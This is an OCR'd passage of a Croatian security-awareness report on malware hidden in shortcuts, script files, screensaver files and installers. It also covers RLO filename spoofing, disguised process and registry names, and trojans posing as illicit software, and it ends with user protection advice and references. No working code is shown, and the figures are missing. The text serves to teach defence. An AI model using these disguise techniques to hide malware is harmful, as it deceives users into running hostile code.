
3.2.3 Zlonamjerni kod u ostalim vrstama datoteka

Uz do sada navedene vrste datoteka, postoji još i niz drugih vrsta datoteka koje mogu biti opasne. Kao što je prethodno spomenuto, napadači sve više izbjegavaju *.exe* datoteke te koriste druge vrste datoteka koje ujedno korisnicima izgledaju manje opasno, a *anti-malware* sustavi ih rjeđe prepoznaju kao zlonamjerne. U nastavku će biti nabrojane neke od tih vrsta datoteka uz kratko objašnjenje kako ih napadači zlorabe.

Jedna od tih vrsta datoteka je najobičniji **prečac (eng. *shortcut*)**. Prečac je zapravo samo posebna vrsta datoteke s nastavkom ***.lnk*** koji se ne prikazuje u grafičkom sučelju. Nije iznenađujuće da je moguće napraviti prečac koji izgleda bezopasno, no zapravo vodi na zlonamjernu datoteku (npr. *.exe*), kao što je prikazano na slici 33.


Slika 33 – naizgled bezopasni prečac koji vodi na opasnu izvršnu datoteku

No, manje je poznato da prečac može i **sam u sebi sadržavati zlonamjerni kod**, bez ikakve dodatne napadačeve datoteke na koju pokazuje. Konkretno, moguće je napraviti prečac koji poziva izvršnu datoteku *powershell.exe* (izvršna datoteka nove Windows ljuske i odgovarajućeg skriptnog jezika) te joj u argumentu predaje skriptu s proizvoljnim kodom, kao što je prikazano na slici 34. Skripta je kodirana metodom *base64* – u tom obliku, moguće je proizvoljnu skriptu postaviti kao argument naredbene linije. Ovakav zlonamjerni prečac zapravo je moguće napraviti pomoću bilo koje izvršne datoteke koja preko argumenata može primiti proizvoljan kod.



Slika 34 – prečac koji sam u sebi sadržava zlonamjerni kod, bez dodatne napadačeve datoteke

Operacijski sustav Microsoft Windows, bez instalacije dodatnih programa, podržava niz **skriptnih jezika** i odgovarajućih **vrsta datoteka** koje su, u ovom kontekstu, zapravo jako slične *.exe* datotekama. Kao i *.exe* datoteke, ove datoteke mogu sadržavati zlonamjeran kod, a pokreću se jednostavnim dvoklikom na ikonu datoteke. Na slici 35 prikazan je primjer jedne takve datoteke (skriptnog jezika *JScript*) te njenog koda otvorenog u uređivaču teksta.




Slika 35 – primjer datoteke skriptnog jezika *JScript* i njen kod u uređivaču teksta

Neke od takvih vrsta datoteka te odgovarajući nastavci su sljedeći:

- ***Batch* skripte** – nastavak ***.bat***
- ***Powershell* skripte** – nastavak ***.ps1***
- ***JScript* skripte** – nastavci ***.js***, ***.jse***
- ***Visual Basic* skripte** – nastavci ***.vbs***, ***.vbe***
- **HTML aplikacije** – nastavak ***.hta***
- ***Windows Script* datoteke** – nastavak ***.wsf***

Na slici 36 prikazano je kako izgledaju ikone navedenih vrsta datoteke. Ključno je naglasiti da ovo **nije iscrpan popis** niti vrsta datoteka, niti nastavaka!



Slika 36 – ikone datoteka raznih skriptnih jezika podržanih na operacijskom sustavu Microsoft Windows bez instalacije dodatnih programa


Još neke vrste datoteka koje napadači koriste su:

- **Java arhiva** (nastavak ***.jar***) – to je zapravo program napisan u programskom jeziku Java; okolina za izvršavanje takvih programa je instalirana na gotovo svakom računalu.

- ***Screensaver* datoteka** (nastavak ***.scr***) – nastavak *.scr* je u pravilu samo alternativni nastavak za *.exe* datoteku, tako da je *screensaver* datoteka u ovom kontekstu ista kao izvršna (*.exe*) datoteka, samo s naizgled bezopasnim nastavkom.

- ***Windows Installer* paket** (nastavak ***.msi***) – to je datoteka za instalaciju programa koju je, naravno, moguće i zloupotrijebiti za instalaciju zlonamjernog softvera (24).

Ikone navedenih datoteka prikazane su na slici 37. Bitno je samo napomenuti da se, kao i *.exe* datotekama, *screensaver* datotekama ikona može mijenjati.



Slika 37 – ikone Java arhive, *screensaver* datoteke i *Windows Installer* paketa


3.3 Nakon zaraze

Jednom kada je računalo zaraženo, tj. kada se na žrtvinom računalu pokrene zlonamjerni kod, najteži dio napadačevog posla je gotov. No tu ne završava proces napada – u napadačevom je interesu da zaraza zlonamjernim softverom ne bude otkrivena ni prijavljena. Kako bi napadači to osigurali opet se često oslanjaju na tehnike obmane.

U slučaju trojanskih konja, kada je zlonamjerni softver predstavljen kao legitiman softver, napadači će se često potruditi da trojanski konj **izvršava očekivane legitimne funkcionalnosti** dok u pozadini **izvršava i zlonamjerni kod**. Namjera napadača je da time u konačnici izbjegnu sumnju i otkrivanje zaraze. Primjerice, ako se trojanski konj lažno predstavlja kao kalkulator, napadač će se potruditi da on zaista i funkcionira kao legitimni kalkulator, dok zapravo u pozadini izvršava zlonamjerni kod.

Kada korisnici posumnjaju da su zaraženi zlonamjernim softverom često im je jedan od prvih koraka otvaranje upravitelja zadacima (eng. *Task Manager*) te pregledavanje popisa procesa u nadi da će uočiti nešto sumnjivo. Upravo zbog toga, napadači **procesu** zlonamjernog softvera često daju **ime koje ne izgleda sumnjivo**, primjerice *svchost.exe*, *java.exe* ili slično. Isti koncept primjenjiv je i na imena **ključeva registra** (**eng. *registry keys***) koje zlonamjerni softver postavlja, **domenska imena** i **URL-ove** na koje se zlonamjerni softver spaja, **imena *mutex* objekata** koje zlonamjerni softver koristi i slično.

Kao primjer, na slici 38 prikazan je ključ registra (eng. *registry key*) kojega je postavio jedan zlonamjerni softver. Svrha ključa je osigurati da se zlonamjerni softver automatski pokrene prilikom pokretanja računala, no u ovom kontekstu su nam zanimljivi nazivi – ime ključa je „Java“, a program koji se pokreće (naveden u podatkovnom dijelu ključa) nazvan je „svchost.exe“ (25). Zlonamjerni softver nema nikakve veze s programskim jezikom Java niti s procesom unutar kojega su pokrenuti servisi operacijskog sustava (*svchost.exe*) – no on koristi njihova imena jer ona neće izgledati sumnjivo korisniku koji naiđe na ovaj ključ registra.




Slika 38 – zlonamjerni softver je postavio ključ registra s imenima ključa i programa koja na prvi pogled nisu sumnjiva (25)

Trojanski su konji često predstavljeni kao programi s funkcionalnošću koja je **korisniku zanimljiva**, ali je inače **ilegalna ili nepoželjna u društvenoj okolini**. To može biti:

- softver za ilegalnu zaradu novca,
- piratski softver,
- softver za slanje prijave za posao,
- i slično.

Kao primjer, na slici 39 prikazan je zlonamjerni softver lažno predstavljen kao softver za generiranje novaca za servis *Paypal*, dok je na slici 40 prikazana *phishing* poruka koja mami žrtvu dobro plaćenim poslom, a zapravo vodi na zlonamjerni softver.

Slika 39 – zlonamjerni softver lažno predstavljen kao softver za generiranje novaca za servis *Paypal*



Slika 40 – *phishing* poruka koja mami žrtvu dobro plaćenim poslom, a zapravo vodi na zlonamjerni softver

Zašto je napadaču korisno predstaviti zlonamjerni softver kao nešto ilegalno ili nepoželjno u društvenoj okolini? Najbolje je objasniti na primjeru – recimo da zaposlenik neke tvrtke pokrene trojanskog konja koji je predstavljen kao aplikacija za prijavu na posao u konkurentskoj tvrtki. Ako zaposlenik naknadno sazna kako je zapravo riječ o zlonamjernom softveru, on to često **neće htjeti prijaviti** svojoj IT službi, jer se **ne usudi reći** da se zapravo pokušao prijaviti za drugi posao. Na taj način, **napad u konačnici nije prijavljen** jer je napadač lukavo lažno predstavio trojanskog konja na ovaj način. Ovisno o okolini, jednaka situacija bi bila da se trojanski konj predstavio kao piratski softver, softver za ilegalno stjecanje novaca ili slično.

4 Zaključak

Jedan od ključnih zaključaka je sljedeći – napadačima se često ne isplati tražiti nove ranjivosti u softveru, razvijati *exploite* koji zaobilaze stroge tehničke zaštite, koristiti napredne tehnike za sakrivanje i slično, ako mogu, kao alternativu svemu navedenome, **zlouporabiti legitimne funkcionalnosti i obmanuti krajnjeg korisnika**.


Korištenje znaka RLO za prikrivanje stvarnog nastavka datoteke, ubacivanje zlonamjernog koda u makronaredbe, ugrađivanje zlonamjernih OLE objekata i slično su tehnike u kojima napadači zlorabe legitimne funkcionalnosti. Za napadače, zlouporaba legitimnih funkcionalnosti ima niz prednosti nad iskorištavanjem uobičajenih ranjivosti koje su izravne posljedice grešaka u softveru. Zlouporaba legitimnih funkcionalnosti se u pravilu dobro uklapa s uobičajenim aktivnostima na računalu/mreži, pa je u tom slučaju napad puno **teže detektirati** (26). Također, za razliku od uobičajenih ranjivosti čiji popravak obično nema negativnih posljedica za ostatak sustava, zlouporabu legitimnih funkcionalnosti je često **teško spriječiti bez da to negativno utječe na legitimno korištenje**. Nedostatak ovih tehnika iz perspektive napadača je to što za uspješan napad, žrtva često mora zanemariti sigurnosna upozorenja ili čak isključiti neke sigurnosne zaštite. No kao odgovor na to, napadači koriste obmanu, tj. socijalni inženjering.

Ovaj zaključak nije strogo ograničen na kontekst ovog dokumenta, već je vidljiv u cijelom lancu kibernetičkog napada (26). Primjerice, u današnjim napadima:

- inicijalni vektor zaraze je često *phishing*,
- zlonamjerni softver je često upakiran unutar dokumenta ili neke naizgled bezopasne datoteke,
- s tehničke strane, zlonamjerni softver koristi legitimni API operacijskog sustava za
    - sakrivanje,
    - eskalaciju privilegija,
    - „preživljavanje“ ponovnog pokretanja sustava,
    - izvlačenje pristupnih podataka
    - i slično,
- za širenje po mreži, napadači često koriste legitimne administratorske alate kao što su *PsExec* i WMIC (*Windows Management Instrumentation Command-line*).


U kontekstu teme ovog dokumenta, ove koncepte ilustriraju sljedeća dva pitanja:

1. Kakva je ovo datoteka prikazana na slici 41?



Slika 41 – datoteka nepoznate vrste


2. Na temelju slike 42 (slika upravitelja podataka) – je li ovo računalo zaraženo?



Slika 42 – slika upravitelja zadataka potencijalno zaraženog računala

Odgovor na prvo pitanje je sljedeći – datoteka prikazana na slici je zapravo *screensaver* datoteka s nastavkom *.scr*, efektivno isto kao i *.exe* datoteka. U naziv datoteke ubačen je znak RLO kako bi njen prividni nastavak bio *.docx*, no stvarni naziv datoteke je zapravo „invoice_7423E *[RLO]* xcod.SCR“, gdje *[RLO]* označava znak RLO. Osim prikrivanja stvarnog nastavka, ikona datoteke je zamijenjena da izgleda kao dokument. Naravno, ovo sve nije moguće saznati samo iz slike s prethodne stranice, no upravo je namjera ovog primjera bila demonstrirati kako izgled datoteke u sučelju može varati.

Slika 43 prikazuje prozor sa svojstvima (eng. *properties*) ove datoteke. Iz njega je vidljivo da operacijski sustav prepoznaje datoteku kao *screen saver* s nastavkom *.SCR*, dok je neobičan naslov prozora posljedica znaka RLO zbog kojega je čak i riječ „*Properties*“ u ovom slučaju naopako napisana.



Slika 43 – prozor sa svojstvima datoteke iz prvog pitanja

Odgovor na drugo pitanje je prilično jednostavan – računalo nije zaraženo, svi prikazani procesi su legitimni. No čak i da je neki od navedenih procesa zlonamjeran, zbog trivijalne tehnike kao što je korištenje *svchost.exe* kao imena procesa, to ne bismo mogli zaključiti na temelju navedene slike. Cilj napadača je da se zlonamjerni softver što više uklapa u legitimne aktivnosti – bilo to zbog trivijalnosti kao što je ime procesa, zbog sakrivanja u Microsoft Word dokument ili zbog pojavljivanja na službenoj trgovini aplikacijama. Kada je prijetnju teško razlikovati od legitimne aktivnosti, čak i najoprezniji korisnici se ne mogu lako zaštititi bez da svojim oprezom znatno naruše produktivnost.

Nakon svega navedenoga, postavlja se pitanje: **„Kako se zaštititi?“**.

S tehničke strane dobar *anti-malware* („*anti-virus*”) sustav (na računalu korisnika, na poslužitelju e-pošte…) spriječit će velik broj napada bez da negativno utječe na produktivnost. Također, jedan savjet koji korisnici mogu lako primijeniti je uključivanje postavke za prikazivanje nastavka datoteke kako bi korisnici lakše uočili datoteke koje se „pretvaraju“ da su nešto drugo.

Sa strane krajnjih korisnika, povrh svega, najvažnija je osviještenost i poznavanje trenutnih rizika te oprez na temelju tog znanja. Iako nije moguće svesti ta znanja na nekoliko pravila, sljedeći niz pravila koristan je kao smjernice za zaštitu od nekih tehnika navedenih u ovom dokumentu:

- Iako program izvršava neku legitimnu funkcionalnost, on može **u pozadini** raditi nešto zlonamjerno.

- Koliko god smo zatrpani skočnim prozorima koji nas upozoravaju o sigurnosnim rizicima neke radnje, **ne treba ih olako shvaćati**.

- Ikona datoteke te čak i njen (prividni) nastavak ne otkrivaju uvijek njenu vrstu, tako da i **kod naizgled bezopasnih vrsta datoteka treba zadržati oprez**.

- **Microsoft Office, PDF i slični dokumenti mogu biti izrazito opasni**. Treba biti posebno oprezan ako dokument „ne radi” bez klika na „*Yes*”, „*OK*” i sl. u skočnom prozoru ili „*Enable content*”/”*Omogući sadržaj*” u sučelju. Gotovo uvijek, ako je dokument legitiman, moguće ga je otvoriti i pročitati bez ikakvog dodatnog odobravanja sigurnosnih rizika i sl.

- **Nepoznate i rijetko korištene vrste datoteka (*.vbs*, *.hta*, *.wsf*, *.scr*…) mogu biti jednako opasne kao *.exe* datoteke**, zato susret s tako neobičnom datotekom (npr. takva datoteka u privitku) može biti znak napada.

U konačnici, tehnike napada se mijenjaju, pa se tako mijenjaju i tehničke mjere zaštite te konkretna pravila zaštite za krajnje korisnike. Dva savjeta za zaštitu koji se ne mijenjaju su:

- potrebno je koristiti više slojeva zaštite (eng. *defense in depth*),

- svi krajnji korisnici (a ne samo IT osoblje, sistemski administratori itd.) trebaju biti osviješteni i redovito upoznati s trenutnim sigurnosnim rizicima, tako da na temelju tog znanja mogu biti oprezni u korištenju računala.

5 Literatura

1. **World Economic Forum.** The Global Risks Report 2018, 13th Edition. [Mrežno] 2018. [Citirano: 7. srpnja 2018.] http://www3.weforum.org/docs/WEF_GRR18_Report.pdf.
2. **Kafeine.** CVE-2018-8174 (VBScript Engine) and Exploit Kits. *MDNC | Malware don't need Coffee.* [Mrežno] 25. svibnja 2018. [Citirano: 20. srpnja 2018.] https://malware.dontneedcoffee.com/2018/05/CVE-2018-8174.html.
3. **National Cyber Security Centre.** Example supply chain attacks. [Mrežno] 28. siječnja 2018. [Citirano: 7. kolovoza 2018.] https://www.ncsc.gov.uk/guidance/example-supply-chain-attacks.
4. **Pelkmann, Armin i Carter, Earl.** Dridex Is Back, then it's gone again. *Cisco Blogs.* [Mrežno] 9. prosinca 2014. [Citirano: 29. svibnja 2018.] https://blogs.cisco.com/security/talos/dridex_back.
5. **Umawing, Jovi.** Scam Lures Facebook Users with "Hot Video", Drops Trojan. *Malwarebytes Labs.* [Mrežno] 16. travnja 2015. [Citirano: 23. srpnja 2018.] https://blog.malwarebytes.com/cybercrime/2015/04/scam-lures-facebook-users-with-hot-video-drops-trojan/.
6. **Abrams, Lawrence.** Locky Ransomware being Distributed through Fake Flash Player Update Sites. *BleepingComputer.* [Mrežno] 17. studenog 2016. [Citirano: 20. srpnja 2018.] https://www.bleepingcomputer.com/news/security/locky-ransomware-being-distributed-through-fake-flash-player-update-sites/.
7. **Kaspersky.** What is a Trojan Virus | Trojan Virus Definition. *Kaspersky Lab.* [Mrežno] [Citirano: 20.. srpnja 2018.] https://www.kaspersky.com/resource-center/threats/trojans.
8. **Zorz, Zeljka.** Viking Horde botnet malware lurks on Google Play. *Help Net Security.* [Mrežno] 10. svibnja 2016. [Citirano: 23. srpnja 2018.] https://www.helpnetsecurity.com/2016/05/10/viking-horde-botnet-google-play/.
9. **Gritzman, Shachar, Messer, Nethanella i Kessem, Limor.** Anubis Strikes Again: Mobile Malware Continues to Plague Users in Official App Stores. *Security Intelligence.* [Mrežno] 10. srpnja 2018. [Citirano: 23. srpnja 2018.] https://securityintelligence.com/anubis-strikes-again-mobile-malware-continues-to-plague-users-in-official-app-stores/.
10. **Xiao, Claud.** Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store. *Palo Alto Networks Blog.* [Mrežno] 17. rujna 2015. [Citirano: 11. listopada 2018.] https://researchcenter.paloaltonetworks.com/2015/09/novel-malware-xcodeghost-modifies-xcode-infects-apple-ios-apps-and-hits-app-store/.
11. **My Online Security.** Fake Dropbox Dan shared a document ” Invoices 24-04-18 ” with you delivers java adwind. [Mrežno] 24. travnja 2018. [Citirano: 23. srpnja 2018.] https://myonlinesecurity.co.uk/fake-dropbox-dan-shared-a-document-invoices-24-04-18-with-you-delivers-java-adwind/.
12. **Bursztein, Elie.** Does dropping USB drives really work? [Mrežno] 2016. [Citirano: 7. kolovoza 2018.] https://www.blackhat.com/docs/us-16/materials/us-16-Bursztein-Does-Dropping-USB-Drives-In-Parking-Lots-And-Other-Places-Really-Work.pdf.
13. **Greenberg, Andy.** IBM Distributes Malware-Infected USB Sticks At Security Conference. *Forbes.* [Mrežno] 21. svibnja 2010. [Citirano: 7. kolovoza 2018.] https://www.forbes.com/sites/firewall/2010/05/21/ibm-distributes-malware-infected-usb-sticks-at-security-conference/.
14. **GReAT.** Equation Group: from Houston with love. *Securelist - Kaspersky Lab’s cyberthreat research and reports.* [Mrežno] 19. veljače 2015. [Citirano: 23. srpnja 2018.] https://securelist.com/equation-group-from-houston-with-love/68877/.

15. **Ždrnja, Bojan.** Conficker's autorun and social engineering. *InfoSec Handlers Diary Blog.* [Mrežno] 15. siječnja 2009. [Citirano: 18. srpnja 2018.] https://isc.sans.edu/diary/Conficker%27s+autorun+and+social+engineering/5695.
16. **Offensive Security.** Backdooring EXE Files. [Mrežno] [Citirano: 20. srpnja 2018.] https://www.offensive-security.com/metasploit-unleashed/backdooring-exe-files/.
